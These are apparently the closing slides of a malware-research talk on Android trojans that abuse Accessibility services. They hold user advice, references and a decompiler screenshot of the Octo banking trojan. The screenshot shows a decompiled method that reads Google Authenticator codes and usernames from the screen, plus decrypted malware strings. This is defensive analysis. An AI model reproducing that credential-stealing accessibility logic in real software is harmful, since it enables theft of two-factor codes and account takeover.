
- A legit application usually does *not* put pressure on you to do something (sound, repeated notification, scary message)
- Why would BTC Miner Pro need to *control your screen*? *interact on your behalf*?

Simple rule: If you have no disabilities, **never** enable Accessibility for any application

Test: Allow or Deny?



Conclusion: Beware malware traps!




At least, this malware author has taste_

References


- A. Apvrille, Android/Octo video on YouTube, April 2024
- A. Apvrille, Testing Restricted Settings of Android 13 on an emulator, April 2024
- A. Apvrille, Android/SpyNote bypasses Restricted Settings + breaks many RE tools, February 2024
- A. Apvrille, Reverse engineering of Android/Phoenix, February 2024
- A. Titterington, Restricted Settings in Android 13 and 14, December 2023
- The Lancet, Global, regional, and national burden of spinal cord injury, 1990-2019: a systematic analysis for the Global Burden of Disease Study 2019, vol 22, issue 11, November 2023
- Threat Fabric, Bypassing Android 13 Restrictions with SecuriDropper, November 2023
- D. Valsamaras, Permissionless Android Universal Overlays, Insomni'hack, March 2023
- JR. Raphael, How to make the most of Android's accessibility features, January 2023
- ThreatFabric, A new on-device fraud Android Banking Trojan with a rich legacy, 2022
- A. Apvrille, Android/BianLian payload, January 2022
- Y. Fratantonio, Betrayed by the Android UI, Insomni'hack, March 2019
- T. Ojala, Software development 450 Words per Minute, 2017
- S. Flaxman et al, Global causes of blindness and distance vision impairment 1990-2020: a systematic review and meta-analysis, vol. 5, issue 12, December 2017
- Y. Fratantonio et al, Cloak and Dagger: From Two Permissions to Complete Control of the UI Feedback Loop, 2017
- Create your accessibility service, Android Developers
- AccessibilityService, Android API Reference
- DroidLysis, GitHub
- FortiGuard Labs Threat Research Blog
- FortiGuard Labs Research conferences and workshops, Slides and Papers
- Medusa, GitHub

Thanks for your attention!



- @cryptax (X, Mastodon.social)
- E-mail: `aapvrille (at) fortinet (dot) com`
- Ph0wn, onsite CTF, French riviera.
  Save the Date: November 29-30, 2024

Bonus


/share/octo-march2024.apk - JEB Pro
File Edit Navigation Action Android Native Debugger Window Help
Project Explorer
octo-march2024.apk
Manifest
Certificate
Certificate #2
Bytecode
Resources
Bytecode/Hierarchy
com
beginhigh19
p016j
p023w
p025i
p025n
p025p
p027d
p032o
p036n
p036o
p041i
p042w
p043q
p044i
p047t
p049p
Bytecode/Disassembly
p023w/Source
0000003E const-s
00000042 invoke-
:48
00000048 return-
.end method
.method private s
.regist
00000000 invoke-
00000006 move-re
00000008 const-s
0000000C const-s
00000010 const-s
00000014 const-s
00000018 const-s
0000001C if-eqz
:20
00000020 sget-ob
00000024 invoke-
0000002A move-re
0000002C invoke-
00000032 move-re
00000034 if-eqz
Disassembly Graph
void const() {
Call the Assistant
if(!p023w.fddo("com.google.android.apps.authenticator2")) {
return;
}
AccessibilityNodeInfo accessibilityNodeInfo0 = fddo.else(this.this(), "pin_value");
if(accessibilityNodeInfo0 != null && accessibilityNodeInfo0.getText() != null) {
goto.g(this.fddo, "GOOGLE_AUTH: auth code " + accessibilityNodeInfo0.getText().toStr
}
AccessibilityNodeInfo accessibilityNodeInfo1 = fddo.goto(this.this(), "current_user", tr
if(accessibilityNodeInfo1 != null && accessibilityNodeInfo1.getText() != null) {
goto.g(this.fddo, "GOOGLE_AUTH: current user " + accessibilityNodeInfo1.getText().to
}
}
// String Decryptor: 1 succeeded, 0 failed
public static String else(String s) {
if(s.isEmpty()) {
return "";
}
String s1 = s.replace("|", ".");
Description Source
Logger Terminal Quick Search References Type Hierarchy Overrides
[I] Method Lcom/beginhigh19/p054v;->goto(Landroid/content/Context;)Z: Decrypted string: "acsb_task"
[I] Method Lcom/beginhigh19/p054v;->goto(Landroid/content/Context;)Z: Decrypted string: "admin_attempts"
[I] Method Lcom/beginhigh19/p054v;->else(Landroid/content/Context;)Z: Decrypted string: "chrome"
[I] Method Lcom/beginhigh19/p044i;-><clinit>()V: Decrypted string: ">>SendScreenshotSrv"
Level: INFO
| addr: Lcom/beginhigh19/p023w;->const()V | loc: ?
271.7M / 7.7G